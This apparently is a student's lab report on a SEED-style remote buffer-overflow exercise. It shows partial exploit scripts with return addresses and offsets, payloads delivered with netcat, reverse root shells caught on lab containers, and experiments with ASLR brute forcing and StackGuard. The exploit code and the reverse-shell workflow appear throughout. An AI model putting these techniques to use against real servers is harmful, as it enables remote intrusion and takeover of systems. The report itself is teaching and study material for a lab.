
Now I have calculated the return address and offset similarly here too. The modified file of exploit-L2.py of mine is below :




```
# You need to find the correct address
# This should be the first instruction you want to return to
ret = 0xffffd5fc+320

# Spray the buffer with S number of return addresses
# You need to decide the S value
S = 70
for offset in range(S):
    content[offset*4:offset*4 + 4] = (ret).to_bytes(4,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
"exploit-L2.py" 47L, 1807C                                   40,6          Bot
```

Here it is given that the range of the buffer is from 100 to 300. This means that after 300, i.e., the where the buffer ends, above there are all nops until you reach the shellcode in the stack. This is why I have 320 to calculate the ret, a number above 300 and a multiple of 4.

After doing this I have run the reverse shell. The output can be seen below.



```
[09/25/21]seed@VM:~/.../server-code$ echo hello | nc 10.9.0.6 9090
^C
[09/25/21]seed@VM:~/.../server-code$ echo hello | nc 10.9.0.6 9090
^C
[09/25/21]seed@VM:~/.../server-code$ echo hello | nc 10.9.0.7 9090
^C
[09/25/21]seed@VM:~/.../server-code$ echo hello | nc 10.9.0.5 9090
^C
[09/25/21]seed@VM:~/.../server-code$ echo hello | nc 10.9.0.8 9090
^C
[09/25/21]seed@VM:~/.../server-code$ echo hello | nc 10.9.0.6 9090
^C
[09/25/21]seed@VM:~/.../server-code$ sudo vim exploit-L2.py
[09/25/21]seed@VM:~/.../server-code$ ./exploit-L2.py
[09/25/21]seed@VM:~/.../server-code$ cat badfile | nc 10.9.0.6 9090
```




```
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@1208674e9c98:/bof# ^C
[09/25/21]seed@VM:~/.../Labsetup$ nc -lnv 7070
Listening on 0.0.0.0 7070
Connection received on 10.9.0.6 48586
root@e77e461b47c4:/bof# ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.6  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:06  txqueuelen 0  (Ethernet)
        RX packets 58  bytes 6604 (6.6 KB)
```

Task 4 : Level 3 Attack :

Here we are performing an attack against a 64-bit server. Here the problem arises when we copy the payload using strcpy() and since the address starts with a lot of zeros it can break/stop in between while copying due to the amount of zeros. Here we add 8 to the return address.


```
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 6
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof():  0x00007fffffffe5e0
server-3-10.9.0.7 | Buffer's address inside bof():     0x00007fffffffe4d0
server-3-10.9.0.7 | ==== Returned Properly ====
```

The modified exploit-L3.py file is as below:



```
##################################################################
# Put the shellcode near the beginning of the buffer
start = 40
content[start:start+len(shellcode)] = shellcode

# You need to decide the values for these two variables
ret    = 0x00007fffffffe5e0+8
offset = 280

L = 8
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
##################################################################

# Write the content to a file
:wq
```

The reserve shell has also been successfully implemented.




```
        TX packets 19  bytes 1279 (1.2 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@e77e461b47c4:/bof# ^C
[09/25/21]seed@VM:~/.../Labsetup$ nc -lnv 7070
Listening on 0.0.0.0 7070
Connection received on 10.9.0.7 50480
root@435d1a6128ca:/bof# 
```

Task 5 : Level 4 Attack

In the last attack we do it on the server 4 which is 10.9.0.8 which is again a 64-bit server. Although similar to task 3, the buffer size here is very small. A simple hello message sent will look like this:

```
server-4-10.9.0.8 | Got a connection from 10.9.0.1
server-4-10.9.0.8 | Starting stack
server-4-10.9.0.8 | Input size: 517
server-4-10.9.0.8 | Frame Pointer (rbp) inside bof():  0x00007ffffffe5e0
server-4-10.9.0.8 | Buffer's address inside bof():     0x00007ffffffe590
server-4-10.9.0.8 | Got a connection from 10.9.0.1
server-4-10.9.0.8 | Starting stack
server-4-10.9.0.8 | Input size: 517
server-4-10.9.0.8 | Frame Pointer (rbp) inside bof():  0x00007ffffffe5e0
server-4-10.9.0.8 | Buffer's address inside bof():     0x00007ffffffe590
server-4-10.9.0.8 | Got a connection from 10.9.0.1
```


Now we see that the buffer size is much smaller to that when we compare it to level 3. The modified exploit-L4.py of mine is as below:



```
# Put the shellcode at the end
content[517-len(shellcode):] = shellcode

# From server: $rbp = 0x00007fffffffe100
ret = 0x00007fffffffe5e0 + 1200

# From server: $rbp - &buffer = 64
offset = 88

L = 8
"exploit-L4.py" 48L, 1753C                    37,29          84%
```

The offset is calculated in the same way as before. For the return address here the value that worked for me is 1200. We have taken such a large number because the buffer is too small for us copy the badfile file in. The dummy file above the bof is of 1000 bytes. Hence all the code is copied to the main file which has 517 bytes and a local buffer.

The reverse shell is then run successfully and the screenshot of that are given below:




```
[09/25/21]seed@VM:~/.../server-code$ sudo vim exploit-L3.py
[09/25/21]seed@VM:~/.../server-code$ ./exploit-L3.py
[09/25/21]seed@VM:~/.../server-code$ cat badfile | nc 10.9.0.7 9090
^C
[09/25/21]seed@VM:~/.../server-code$ echo hello | nc 10.9.0.8 9090
^C
[09/25/21]seed@VM:~/.../server-code$ sudo vim exploit-L4.py
[09/25/21]seed@VM:~/.../server-code$ ./exploit-L4.py
[09/25/21]seed@VM:~/.../server-code$ cat badfile | nc 10.9.0.8 9090
[09/25/21]seed@VM:~/.../server-code$ sudo vim exploit-L4.py
[09/25/21]seed@VM:~/.../server-code$ ./exploit-L4.py
[09/25/21]seed@VM:~/.../server-code$ cat badfile | nc 10.9.0.8 9090
[09/25/21]seed@VM:~/.../server-code$ sudo vim exploit-L4.py
[09/25/21]seed@VM:~/.../server-code$ ./exploit-L4.py
[09/25/21]seed@VM:~/.../server-code$ cat badfile | nc 10.9.0.8 9090
```

Task 6 : Experimenting with address randomization


Here in task six we turn on countermeasures that we have turned off before task 1 using -
$ sudo /sbin/sysctl -w kernel.randomize_va_space=2

When we do this and send multiple hello messages to both the server 1 and server 3. This shows us that the ebp and buffer address has different values with each hello address. This makes the attack on servers to become really complicated. The result of hello messages are shown below.



```
server-1-10.9.0.5 is up-to-date
server-4-10.9.0.8 is up-to-date
server-3-10.9.0.7 is up-to-date
Attaching to server-2-10.9.0.6, server-1-10.9.0.5, server-4-10.9.0.8, server-3-1
0.9.0.7
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffcaaba8
server-1-10.9.0.5 | Buffer's address inside bof():     0xffcaab38
server-1-10.9.0.5 | ==== Returned Properly ====
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xfff9f6b8
server-1-10.9.0.5 | Buffer's address inside bof():     0xfff9f648
server-1-10.9.0.5 | ==== Returned Properly ====
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffefb508
server-1-10.9.0.5 | Buffer's address inside bof():     0xffefb498
server-1-10.9.0.5 | ==== Returned Properly ====
```


Now we compile a bash file to attack the server continuously hoping that the address given will be right. This usually stops in few minutes and get a reverse shell but my VM crashed in between. The screenshot of that can be seen below:



```
The program has been running 2808 times so far.
0 minutes and 35 seconds elapsed.
The program has been running 2809 times so far.
0 minutes and 35 seconds elapsed.
The program has been running 2810 times so far.
0 minutes and 35 seconds elapsed.
The program has been running 2811 times so far.
0 minutes and 35 seconds elapsed.
The program has been running 2812 times so far.
0 minutes and 35 seconds elapsed.
The program has been running 2813 times so far.
0 minutes and 35 seconds elapsed.
The program has been running 2814 times so far.
0 minutes and 35 seconds elapsed.
The program has been running 2815 times so far.
```


Tasks 7: Experimenting with Other Countermeasures :
Task 7.a: Turn on the StackGuard Protection

For this we first use make clean and make commands.




```
[09/25/21]seed@VM:~/.../server-code$ make clean
rm -f badfile server stack-L1 stack-L2 stack-L3 stack-L4
[09/25/21]seed@VM:~/.../server-code$
```

We can see that there is -fno-stack-protector visible in the make file.



```
fno-stack-protector -o stack-L4 stack.c
[09/25/21]seed@VM:~/.../server-code$ make install
cp server ../bof-containers
cp stack-* ../bof-containers
[09/25/21]seed@VM:~/.../server-code$ ./exploit-L1.py
[09/25/21]seed@VM:~/.../server-code$ ./stack-L1 < badfile
Input size: 517
Frame Pointer (ebp) inside bof():  0xffffcb18
Buffer's address inside bof():     0xffffcaa8
Segmentation fault
[09/25/21]seed@VM:~/.../server-code$
```

If we go and remove that, then the compile exploit file and then we create a badfile that causes buffer overflow and feed it to the Stack L1 file.




```
[09/25/21]seed@VM:~/.../server-code$ make install
cp server ../bof-containers
cp stack-* ../bof-containers
[09/25/21]seed@VM:~/.../server-code$ ./exploit-L1.py
[09/25/21]seed@VM:~/.../server-code$ ./stack-L1 < badfile
Input size: 517
Frame Pointer (ebp) inside bof():  0xffffcaf8
Buffer's address inside bof():     0xffffca88
*** stack smashing detected ***: terminated
Aborted
